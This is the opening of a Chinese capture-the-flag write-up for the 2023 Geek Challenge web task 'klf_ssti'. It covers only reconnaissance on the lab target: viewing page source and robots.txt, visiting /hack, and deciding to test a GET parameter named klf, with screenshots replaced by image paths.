极客大挑战2023-web-klf_ssti
极客大挑战2023-web-klf_ssti

打开容器,看到上图页面。看页面是没看出什么,我一般会选择F12看一下,或者看一下robots.txt,刚好这个题两个都给了提示。

那根据hint,我们顺势去访问/hack看一下。

访问/hack路径看到,给了hint。但是这个klf是一个很不好的词语,想了一下,尝试GET传参klf有没有用。
